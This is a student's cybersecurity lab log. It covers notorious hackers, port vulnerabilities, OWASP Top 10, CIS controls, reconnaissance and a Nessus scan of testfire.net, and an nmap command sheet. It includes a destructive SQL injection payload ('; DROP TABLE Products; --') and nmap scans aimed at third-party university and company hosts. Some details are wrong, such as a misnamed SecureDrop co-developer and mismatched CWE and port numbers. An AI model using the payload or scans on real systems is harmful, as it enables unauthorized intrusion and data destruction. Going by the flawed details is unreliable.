**NAME : ABIRAMI R**

**REG NO : 21BCB0236**

**TASK-1:TOP MOST 10 HACKERS**

**DATE:23/08/2023**

**1.Kevin Mitnick:**A seminal figure in American hacking, Kevin Mitnick got his career start as a teen. In 1981, he was charged with stealing computer manuals from Pacific Bell. In 1982, he hacked the North American Defense Command (NORAD), an achievement that inspired the 1983 film War Games. In 1989, he hacked Digital Equipment Corporation's (DEC) network and made copies of their software. Because DEC was a leading computer manufacturer at the time, this act put Mitnick on the map. He was later arrested, convicted and sent to prison. During his conditional release, he hacked Pacific Bell's voicemail systems.Throughout his hacking career, Mitnick never exploited the access and data he obtained. It's widely believed that he once obtained full control of Pacific Bell's network simply to prove it could be done. A warrant was issued for his arrest for the Pacific Bell incident, but Mitnick fled and lived in hiding for more than two years. When caught, he served time in prison for multiple counts of wire fraud and computer fraud.Although Mitnick ultimately went white hat, he may be part of the both-hats grey area. According to Wired, in 2014, he launched "Mitnick's Absolute Zero Day Exploit Exchange," which sells unpatched, critical software exploits to the highest bidder.

**2.Anonymous:**Anonymous got its start in 2003 on 4chan message boards in an unnamed forum. The group exhibits little organization and is loosely focused on the concept of social justice. For example, in 2008 the group took issue with the Church of Scientology and begin disabling their websites, thus negatively impacting their search rankings in Google and overwhelming its fax machines with all-black images. In March 2008, a group of "Anons" marched passed Scientology centers around the world wearing the now-famous Guy Fawkes mask. As noted by The New Yorker, while the FBI and other law enforcement agencies have tracked down some of the group's more prolific members, the lack of any real hierarchy makes it almost impossible to identify or eliminate Anonymous as a whole.

**3.Adrian Lamo:**In 2001, 20-year-old Adrian Lamo used an unprotected content management tool at Yahoo to modify a Reuters article and add a fake quote attributed to former Attorney General John Ashcroft. Lamo often hacked systems and then notified both the press and his victims. In some cases, he'd help clean up the mess to improve their security. As Wired points out, however, Lamo took things too far in 2002, when he hacked The New York Times' intranet, added himself to the list of expert sources and began conducting research on high-profile public figures. Lamo earned the moniker "The Homeless Hacker" because he preferred to wander the streets with little more than a backpack and often had no fixed address.

**4.Albert Gonzalez:**According to the New York Daily News, Gonzalez, dubbed "soupnazi," got his start as the "troubled pack leader of computer nerds" at his Miami high school. He eventually became active on criminal commerce site Shadowcrew.com and was considered one of its best hackers and moderators. At 22, Gonzalez was arrested in New York for debit card fraud related to stealing data from millions of card accounts. To avoid jail time, he became an informant for the Secret Service, ultimately helping indict dozens of Shadowcrew members.During his time as a paid informant, Gonzalez continued his in criminal activities. Along with a group of accomplices, Gonzalez stole more than 180 million payment card accounts from companies including OfficeMax, Dave and Buster's and Boston Market. The New York Times Magazine notes that Gonzalez's 2005 attack on US retailer TJX was the first serial data breach of credit information. Using a basic SQL injection, this famous hacker and his team created back doors in several corporate networks, stealing an estimated $256 million from TJX alone. During his sentencing in 2015, the federal prosecutor called Gonzalez's human victimization "unparalleled."

**5.Matthew Bevan and Richard Pryce:**Matthew Bevan and Richard Pryce are a team of British hackers who hacked into multiple military networks in 1996, including Griffiss Air Force Base, the Defense Information System Agency and the Korean Atomic Research Institute (KARI). Bevan (Kuji) and Pryce (Datastream Cowboy) have been accused of nearly starting a third world war after they dumped KARI research onto American military systems. Bevan claims he was looking to prove a UFO conspiracy theory, and according to the BBC, his case bears resemblance to that of Gary McKinnon. Malicious intent or not, Bevan and Pryce demonstrated that even military networks are vulnerable.

**6.Jeanson James Ancheta:**Jeanson James Ancheta had no interest in hacking systems for credit card data or crashing networks to deliver social justice. Instead, Ancheta was curious about the use of bots—software-based robots that can infect and ultimately control computer systems. Using a series of large-scale "botnets," he was able to compromise more than 400,000 computers in 2005. According to Ars Technica, he then rented these machines out to advertising companies and was also paid to directly install bots or adware on specific systems. Ancheta was sentenced to 57 months in prison. This was the first time a hacker was sent to jail for the use of botnet technology.

**7.Michael Calce:**February 2000, 15-year-old Michael Calce, also known as "Mafiaboy," discovered how to take over networks of university computers. He used their combined resources to disrupt the number-one search engine at the time: Yahoo. Within one week, he'd also brought down Dell, eBay, CNN and Amazon using a distributed-denial-of-service (DDoS) attack that overwhelmed corporate servers and caused their websites to crash. Calce's wake-up call was perhaps the most jarring for cyber crime investors and internet proponents. If the biggest websites in the world—valued at over $1 billion—could be so easily sidelined, was any online data truly safe? It's not an exaggeration to say that the development of cyber crime legislation suddenly became a top government priority thanks to Calce's hack.

**8.Kevin Poulsen:**In 1983, a 17-year-old Poulsen, using the alias Dark Dante, hacked into ARPANET, the Pentagon’s computer network. Although he was quickly caught, the government decided not to prosecute Poulsen, who was a minor at the time. Instead, he was let off with a warning.Poulsen didn’t heed this warning and continued hacking. In 1988, Poulsen hacked a federal computer and dug into files pertaining to the deposed president of the Philippines, Ferdinand Marcos. When discovered by authorities, Poulsen went underground. While he was on the run, Poulsen kept busy, hacking government files and revealing secrets. According to his own website, in 1990, he hacked a radio station contest and ensured that he was the 102nd caller, winning a brand new Porsche, a vacation, and $20,000.Poulsen was soon arrested and barred from using a computer for three years. He has since converted to white hat hacking and journalism, writing about cyber security and web-related socio-political causes for Wired, The Daily Beast and his own blog Threat Level. Paulson also teamed with other leading hackers to work on various projects dedicated to social justice and freedom of information. Perhaps most notably, working with Adam Swartz and Jim Dolan to develop the open-source software SecureDrop, initially known as DeadDrop. Eventually, Poulsen turned over the platform, which enabled secure communication between journalists and sources, to the Freedom of Press Foundation.

**9.Jonathan James:**Using the alias cOmrade, Jonathan James hacked several companies. According to the New York Times, what really earned James attention was his hack into the computers of the United States Department of Defense. Even more impressive was the fact that James was only 15 at the time. In an interview with PC Mag, James admitted that he was partly inspired by the book The Cuckoo’s Egg, which details the hunt for a computer hacker in the 1980s. His hacking allowed him to access over 3,000 messages from government employees, usernames, passwords and other sensitive data.James was arrested in 2000 and was sentenced to a six months house arrest and banned from recreational computer use. However, a probation violation caused him to serve six months in jail. Jonathan James became the youngest person to be convicted of violating cyber crime laws. In 2007, TJX, a department store, was hacked and many customer’s private information were compromised. Despite a lack of evidence, authorities suspect that James may have been involved.In 2008, James committed suicide by gunshot. According to the Daily Mail, his suicide note stated, “I have no faith in the 'justice' system. Perhaps my actions today, and this letter, will send a stronger message to the public. Either way, I have lost control over this situation, and this is my only way to regain control.”

**10.ASTRA:**This hacker differs from the others on this list in that he has never been publicly identified. However, according to the Daily Mail, some information has been released about ASTRA. Namely that he was apprehended by authorities in 2008, and at that time he was identified as a 58-year-old Greek mathematician. Reportedly, he had been hacking into the Dassault Group, for almost half a decade. During that time, he stole cutting edge weapons technology software and data which he then sold to 250 individuals around the world. His hacking cost the Dassault Group $360 million in damages. No one knows why his complete identity has never been revealed, but the word 'ASTRA' is a Sanskrit word for 'weapon'.

**DATE:25/08/2023**

**TASK2:PORTS ANS VULNERABILITIES**

**A table with different types of ports

Description automatically generated**

**1.Port 20:**

Vulnerabilities:

1.Weak Authentication:FTP can be vulnerable to brute force attacks and password guessding due to weak passwords.

2.Data interception:Data transmitted over FTP is often unencrypted making it susceptible to eavesdropping.

**2.Port 21:**

Vulnerabilities:

1.Brute force attack-Attackers can attempt to gusses username ans passwords to gain unauthorized access to the FTP server.

2.FTP Bounce attack-Attackers use the FTP server to bounce attacks of it,making it appear that the attacks are originationg from the FTP server.

**3.Port 22:**

Vulnerabilities:

1.Bruce force attack-weak or default SSH passwords can be targeted by attackers using automated tools.

2.Protocol Vulnerabilities-Vulnerabilities in the SSH protocol or server software can be exploited by attackers.

**4.Port 23:**

Vulnerabilities:

1.Sniffing:Telnet transmits data in plaintext,allowing attackers to capture sensitive information.

2.Password Exposure:Passwords sent over telnet can be intercepted,leading to unauthorized access.

**5.Port 25:**

Vulnerabilities:

1.Open relay:Misconfigured SMTP services can be exploited by spammers to send bulk unsolicited emails.

2.Email Spoofig:Lack of proper authentication can lead to email spoofing and phishing attacks

**6.Port 53 :**

Vulnerabilities:

1.DNS cache poisoning:Attackers can manipulate DNS responses,redirecting users to malicious websites.

2.DDoS amplification:Misconfigured DNS servers can be abused to launch Distrubuted Denial of service attacks.

**7.Port 69 :**

Vulnerabilities:

1.No authentication:TFTP lacks authentication,allowing unauthorized access of files.

2.Dta Exposure:Files transferred using TFTP are often unencrypted, exposing sensitive data.

**8.Port 80:**

Vulnerabilities:

1.Cross-site-scripting :Web applications on these ports can be vulnerable to code injection attacks.

2.SQL injection:Poorly secured web application can be susceptible to SQL injection attacks.

**9.Port 110:**

Vulnerabilities:

1.Password Exposure:POP3 transmits passwords in plaintext,making them vulnerable to interception.

2.Email spoofing:Lack of proper authentication can lead to email spoofing and phishing attacks.

**10.Port 123:**

Vulnerabilities:

1.Reflection Attacks:Misconfigured NTP services can be abused for Distributed Reflextive Denial Of service attacks.

2.Time sppofig:Manipulating NTP responses can lead to incorrect time synchronization.

**11.Port 142:**

Vulnerabilities:

1.Email Hijacking:Attackers with access to IMAP can manipulate or delete users email messages.

2.Credential Thef:Weak authentication can lead to unauthorized access to mailboxes.

**TASK 3:**

**We are to study the OWASP top 10 which is a regularly updated list of the most critical security risks facing web applications and make a comprehensive report on them including their descriptions and their business impact, and also illustrate an example by picking a cwe IDeD vulnerability and demonstrating it on a real web application.**

**OWASP:**

OWASP stands for the Open Web Application Security Project. It is a well-known nonprofit organization that focuses on improving the security of software and web applications. OWASP provides valuable resources, tools, guidelines, and documentation to help developers, security professionals, and organizations build and maintain secure web applications and software.

**Report on OWASP Top 10 Security Risks**

**Introduction**

The OWASP Top 10 is a list of the most critical security risks facing web applications. It is regularly updated to reflect the evolving threat landscape. This report aims to provide a comprehensive overview of the OWASP Top 10 security risks, their descriptions, and their business impact.

**OWASP Top 10 Security Risks**

1. Injection

Description: Injection vulnerabilities occur when untrusted data is sent to an interpreter as part of a command or query. This can lead to data leakage, data manipulation, and even remote code execution.

Business Impact: Injection attacks can lead to data breaches, unauthorized access, and significant financial and reputational damage.

Example Vulnerability: SQL Injection (CWE-89)

2. Broken Authentication

Description: Broken authentication vulnerabilities result from weaknesses in user authentication and session management. Attackers can exploit these flaws to gain unauthorized access to accounts and sensitive data.

Business Impact: Breached accounts can lead to identity theft, fraud, and a loss of trust among users.

Example Vulnerability: Session Fixation (CWE-384)

3. Sensitive Data Exposure

Description: Sensitive data exposure occurs when an application fails to adequately protect sensitive information, such as passwords or credit card numbers. Attackers can exploit this weakness to steal confidential data.

Business Impact: Exposing sensitive data can lead to regulatory fines, loss of customer trust, and legal consequences.

Example Vulnerability: Insecure Storage of Sensitive Information (CWE-313)

4. XML External Entities (XXE)

Description: XXE vulnerabilities happen when an application parses XML input insecurely, allowing an attacker to include external entities, leading to information disclosure and denial of service.

Business Impact: XXE attacks can lead to data exposure and service disruption.

Example Vulnerability: XXE Injection (CWE-611)

5. Broken Access Control

Description: Broken access control issues occur when an application does not properly restrict user access to certain functionalities or resources. This can lead to unauthorized actions by users.

Business Impact: Unauthorized access can result in data breaches, fraud, and compromised system integrity.

Example Vulnerability: Inadequate Authorization (CWE-285)

6. Security Misconfiguration

Description: Security misconfigurations occur when an application or its components are not securely configured. This can result in vulnerabilities that attackers can exploit.

Business Impact: Misconfigurations can lead to unauthorized access, data exposure, and service interruptions.

Example Vulnerability: Insecure Server Configuration (CWE-16)

7. Cross-Site Scripting (XSS)

Description: XSS vulnerabilities enable attackers to inject malicious scripts into web pages viewed by other users. This can lead to session hijacking and data theft.

Business Impact: XSS attacks can steal sensitive data, compromise user accounts, and damage an organization's reputation.

Example Vulnerability: Stored XSS (CWE-79)

8. Insecure Deserialization

Description: Insecure deserialization vulnerabilities occur when an application deserializes untrusted data without proper validation. This can lead to remote code execution and other attacks.

Business Impact: Insecure deserialization can result in data breaches and system compromise.

Example Vulnerability: Insecure Deserialization (CWE-502)

9. Using Components with Known Vulnerabilities

Description: Using outdated or vulnerable components in an application can expose it to known security issues. Attackers target these vulnerabilities to compromise the application.

Business Impact: Using vulnerable components can lead to data breaches, downtime, and a damaged reputation.

Example Vulnerability: Outdated Library (CWE-506)

10. Insufficient Logging & Monitoring

Description: Insufficient logging and monitoring can make it difficult to detect and respond to security incidents promptly. Attackers can operate undetected.

Business Impact: Without proper monitoring, breaches can go unnoticed, leading to further damage.

Example Vulnerability: Insufficient Logging (CWE-778)

Vulnerability Demonstration

Example Vulnerability: SQL Injection (CWE-89)

**Description:** SQL Injection occurs when an attacker injects malicious SQL code into input fields, potentially allowing them to manipulate the database.

**Business Impact:** SQL Injection can lead to unauthorized access, data loss, and application compromise.

**Demonstration:** Consider a web application that allows users to search for products using a search bar. An attacker enters a SQL injection payload like '; DROP TABLE Products; --, and if the application does not properly sanitize input, this malicious SQL code could be executed, deleting the "Products" table from the database.

**Conclusion:**The OWASP Top 10 provides a valuable guide for identifying and mitigating the most critical security risks in web applications. Understanding these risks, their descriptions, and their potential business impact is essential for building secure applications and protecting sensitive data.

**DATE:28/08/2023**

**TASK 4: Understanding any Top 10 web applications Vulnerabilities**

**1.Buffer overflow**

Buffer overflow is a software coding error or vulnerability that can be exploited by hackers to gain unauthorized access to corporate systems. It is one of the best-known software security vulnerabilities yet remains fairly common. This is partly because buffer overflows can occur in various ways and the techniques used to prevent them are often error-prone.

The software error focuses on buffers, which are sequential sections of computing memory that hold data temporarily as it is transferred between locations. Also known as a buffer overrun, buffer overflow occurs when the amount of data in the buffer exceeds its storage capacity. That extra data overflows into adjacent memory locations and corrupts or overwrites the data in those locations.

**2. Improper pointer subtraction:**

The subtraction of one pointer from another in order to determine size is dependant on the assumption that both pointers exist in the same memory chunk. The "improper pointer subtraction" vulnerability isn't a widely recognized or standardized term in the same way that "buffer overflow" or "SQL injection" are. However, I can provide you with an example that highlights the potential dangers of improperly handling pointer arithmetic in C or C++ programs.

**3.Memory leak:**

Memory leaks are a common source of performance issues and instability in JavaScript applications. A memory leak occurs when a Node.js program fails to release memory that it no longer needs, causing the program to consume more and more memory over time. This can lead to poor performance, slow response times, and ultimately, cause the application and other applications to crash.When an application does not need a memory block anymore, it should release it back to the OS. In the case of a memory leak, the garbage collector never collects the block and it stays on the heap.There are several common causes of memory leaks in Node.js, such as global variables, multiple references, and incorrect use of closures and timers.

**4.Plaintext password:**

The main danger of plaintext password storage is the poor access control; essentially, anyone can see them. It's imperative (especially in an IaC environment where suddenly, more people have access to sensitive information) that they are adequately hashed and only those who absolutely require access are granted it.

**5. Insecure transport vulnerability:**

The application configuration should ensure that SSL is used for all access controlled pages.If an application uses SSL to guarantee confidential communication with client browsers, the application configuration should make it impossible to view any access controlled page without SSL. However, it is not an uncommon problem that the configuration of the application fails to enforce the use of SSL on pages that contain sensitive data.There are three common ways for SSL to be bypassed:A user manually enters the URL and types “HTTP” rather than “HTTPS”. Attackers intentionally send a user to an insecure URL. A programmer erroneously creates a relative link to a page in the application, failing to switch from HTTP to HTTPS. (This is particularly easy to do when the link moves between public and secured areas on a web site.)

**6.Vulnerable and Outdated Components:**

Supply chain vulnerabilities have emerged as a major concern in recent years, especially as threat actors have attempted to insert malicious or vulnerable code into commonly used libraries and third-party dependencies. If an organization lacks visibility into the external code that is used within its applications — including nested dependencies — and fails to scan it for dependencies, then it may be vulnerable to exploitation. Also, a failure to promptly apply security updates to these dependencies could leave exploitable vulnerabilities open to attack. For example, an application may import a third-party library that has its own dependencies that could contain known exploitable vulnerabilities.

**7. Identification and Authentication Failures:**

Many applications and systems require some form of identification and authentication, such as a user proving their identity to an application or a server providing a digital certificate verifying its identity to a user when setting up a TLS-encrypted connection. Identification and authentication failures occur when an application relies upon weak authentication processes or fails to properly validate authentication information. For example, an application that lacks multi-factor authentication (MFA) might be vulnerable to a credential stuffing attack in which an attacker automatically tries username and password combinations from a list of weak, common, default, or compromised credentials.

**8. Software and Data Integrity Failures:**

The Software and Data Integrity Failures vulnerability in the OWASP Top 10 list addresses weaknesses in the security of an organization’s DevOps pipeline and software update processes similar to those that made the SolarWinds hack possible. This vulnerability class includes relying on third-party code from untrusted sources or repositories, failing to secure access to the CI/CD pipeline, and not properly validating the integrity of automatically applied updates. For example, if an attacker can replace a trusted module or dependency with a modified or malicious version, then applications that are built with that dependency could run malicious code or be vulnerable to exploitation.

**9. Security Logging and Monitoring Failures:**

Security Logging and Monitoring Failures is the first of the vulnerabilities that are derived from survey responses and has moved up from the tenth spot in the previous iteration of the list. Many security incidents are enabled or exacerbated by the fact that an application fails to log significant security events or that these log files are not properly monitored and handled. For example, an application may not generate log files, may generate security logs that lack critical information, or these log files may only be available locally on a computer, making them only useful for investigation after an incident has been detected. All of these failures degrade an organization’s ability to rapidly detect a potential security incident and to respond in real-time.

**10. Server-Side Request Forgery:**

Server-side request forgery (SSRF) is unusual among the vulnerabilities listed in the OWASP Top Ten list because it describes a very specific vulnerability or attack rather than a general category. SSRF vulnerabilities are relatively rare; however, they have a significant impact if they are identified and exploited by an attacker. The Capital One hack is an example of a recent, high-impact security incident that took advantage of an SSRF vulnerability.SSRF vulnerabilities can exist when a web application does not properly validate a URL provided by a user when fetching a remote resource located at that URL. If this is the case, then an attacker exploiting the vulnerability can use the vulnerable web application to send a request crafted by the attacker to the indicated URL. This allows the attacker to bypass access controls, such as a firewall, which would block direct connections from the attacker to the target URL but is configured to provide access to the vulnerable web application.

**DATE:29/08/2023**

**TASK 5:** **CIS TOP 20 critical security controls(v 7.0)**

**A diagram of a computer system

Description automatically generated with medium confidence**

**CIS Control 1:** Inventory and Control of Hardware Assets

Actively manage (inventory, track, and correct) all hardware devices on the network.

**CIS Control 2:** Inventory and Control of Software Assets

Actively manage (inventory, track, and correct) all software on the network.

**CIS Control 3:** Data Protection

A group of icons with text

Description automatically generated

Ensure data protection through practices such as data classification, encryption, and data loss prevention.

**CIS Control 4**: Secure Configuration of Enterprise Assets and Software

Establish and maintain secure configurations for hardware and software on mobile devices, laptops, workstations, and servers.

**CIS Control 5**: Account Management

Actively manage and control user accounts, including those with special privileges.

**CIS Control 6:** Access Control Management

A close-up of a white background

Description automatically generated

Ensure that only authorized users have access to data and systems, and limit unnecessary privileges.

**CIS Control 7:** Continuous Vulnerability Management

Continuously identify, assess, and mitigate vulnerabilities in the organization's systems and applications.

**CIS Control 8:** Audit Log Management

A blue background with white text

Description automatically generated

Actively manage and monitor audit logs to detect and respond to security incidents.

**CIS Control 9:** Email and Web Browser Protections

Minimize the attack surface and opportunities for attackers by hardening email clients and web browsers.

**CIS Control 10:** Malware Defenses

Implement anti-malware software and strategies to prevent, detect, and respond to malware attacks.

**CIS Control 11:** Data Recovery Capabilities

Ensure that critical data can be rapidly restored in the event of a data loss incident.

**CIS Control 12:** Security Awareness and Training

A blue rectangular sign with white text

Description automatically generated

Educate and train personnel in security best practices to reduce human error.

**CIS Control 13**: Boundary Defense

A diagram of a computer network

Description automatically generated

Detect, prevent, and correct the flow of information transferring networks of different trust levels.

**CIS Control 14:** Controlled Access Based on the Need to Know

Limit data access and permissions to only what is necessary for users to perform their job functions.

**CIS Control 15**: Wireless Access Control

Implement processes and tools to track, control, and secure wireless access.

**CIS Control 16**: Account Monitoring and Control

Continuously monitor and control user activities, including privileged accounts.

**CIS Control 17:** Security Skills Assessment and Appropriate Training to Fill Gaps

Ensure that staff possess the appropriate skills and knowledge to fulfill their security responsibilities.

**CIS Control 18:** Application Software Security

Manage the security of software applications through secure coding practices, software testing, and vulnerability assessment.

**CIS Control 19:** Incident Response and Management

Develop and implement an incident response and management capability to effectively respond to and recover from security incidents.

**CIS Control 20**: Penetration Testing and Red Team Exercises

A screenshot of a graph

Description automatically generated

Test the overall security effectiveness of an organization's defenses by simulating attacks and identifying vulnerabilities.

**DATE:03/08/2023**

**TASK:6**

**Understanding CIS Policy version 7and write about them**

1.Basic CIS Controls:

These controls are considered fundamental and are crucial for building a strong security foundation. They include:

a. Inventory and Control of Hardware Assets: This control involves creating an inventory of all authorized and unauthorized hardware assets connected to the organization's network.

b. Inventory and Control of Software Assets: Similar to the hardware assets, this control focuses on maintaining an inventory of software installed on the network.

c. Continuous Vulnerability Management: Organizations should establish a process for identifying, assessing, and mitigating vulnerabilities on a continuous basis.

d. Controlled Use of Administrative Privileges: Restricting administrative privileges to authorized personnel only is essential to prevent unauthorized access.

e. Secure Configuration for Hardware and Software: Ensuring that all systems and software are securely configured according to established standards.

f. Maintenance, Monitoring, and Analysis of Audit Logs: Organizations should keep audit logs for security events and analyze them regularly for signs of malicious activity.

g. Email and Web Browser Protections: Implementing security measures in email systems and web browsers to mitigate common threats.

h. Limitation and Control of Network Ports, Protocols, and Services: Only essential ports, protocols, and services should be running, reducing the attack surface.

i. Data Protection: Protecting data at rest, in transit, and during processing is crucial to prevent data breaches.

j. Secure Configuration for Network Devices: Ensuring network devices are securely configured to prevent unauthorized access.

k. Boundary Defense: Implementing measures to detect and prevent network attacks at the perimeter.

2.Foundational CIS Controls:

These controls build upon the basic controls and provide additional security measures. They include:

a. Data Protection: This control extends to include encryption and data loss prevention.

b. Controlled Access Based on Need to Know: Implementing access controls based on the principle of least privilege.

c. Wireless Access Control: Securing wireless access points and networks.

d. Account Monitoring and Control: Monitoring and controlling user and administrator accounts.

e. Security Skills Assessment and Appropriate Training to Fill Gaps: Ensuring staff members have the necessary skills and training to support cybersecurity efforts.

3.Organizational CIS Controls:

These controls focus on policies, procedures, and strategies for managing cybersecurity risk effectively. They include:

a. Implement a Security Awareness and Training Program: Continuously educate staff about cybersecurity risks and best practices.

b. Application Software Security: Secure the software development lifecycle and manage application security.

c. Incident Response and Management: Develop and test an incident response plan to address security incidents effectively.

d. Penetration Testing, Red Teaming, and Threat Hunting: Regularly test and assess security controls through simulated attacks and threat hunting.

e. Vulnerability Management: Establish a mature vulnerability management program.

f. Cybersecurity Policies and Procedures: Develop and enforce comprehensive cybersecurity policies and procedures.


**DATE:01/09/2023**

**Task-7(01/09/23): Select a website do footprinting and reconnaissance like collect information about website us e like Nslookup Osint framework**

**Web site**:https://testfire.net/


**IPV4 Address:** 65.61.137.117

**1.DNS Information Gathering:**



Website is testfire.net this website ipv4 address is 65.61.137.117.

**2.Authoritative DNS Servers:**




This all are the NS records.

A white background with a blue line

Description automatically generated

**3. Query Specific DNS Records:**

ms records is not found.



**4. Use Public DNS Servers:**

A computer screen shot of a number

Description automatically generated


**DATE:04/09/2023**

**Task-8: Scan any website to check the vulnerabilities in the website using nessus and make a report on it**

**Web site**:https://testfire.net/

**IPV4 Address:** 65.61.137.117

Scan details:




Vulnerabilities:

A diagram with text and numbers


Description automatically generated with medium confidence

85% - info,5% - medium,10% - low



Vulnerability:

Total 14 vulnerabilities.

A screenshot of a computer

Description automatically generated

Report:




**DATE:05/09/2023**

**Task-9: Explore cheatsheet commands(Go through Nmap) and memorize the port nos**


**1.nmap 172.217.27.174**

Scan using IP Address




**2.nmap -v** [**www.vit.ac.in**](http://www.vit.ac.in)

Scan using Hostname



**3.nmap 103.76.228.244 157.240.198.35 172.217.27.174**

To scan multiple IP address.




A computer screen shot of white text

Description automatically generated

**4.** **sudo nmap -sA 103.76.228.244**

To scan to detect firewall settings.



Detecting firewall settings can be useful during penetration testing and vulnerability scans. To detect it we use “-sA” option. This will provide you with information about firewall being active on the host. It uses an ACK scan to receive the information**.**

**5.sudo nmap sL 103.76.228.244**


To identify Hostnames

A screen shot of a computer

Description automatically generated


**6.nmap -sS** [**www.vit.ac.in**](http://www.vit.ac.in)

Here -sS flag is used for TCP SYN Scan, Which is a stealthy and efficient method of scanning for open ports on a target system.



**7.** **nmap -sn** [**www.vit.ac.in**](http://www.vit.ac.in)

The “-sn” flag is used with nmap to perform a ping scan, which sends ICMP requests to a target host or network to determine hosts is up or not.




**DATE:08/09/23**

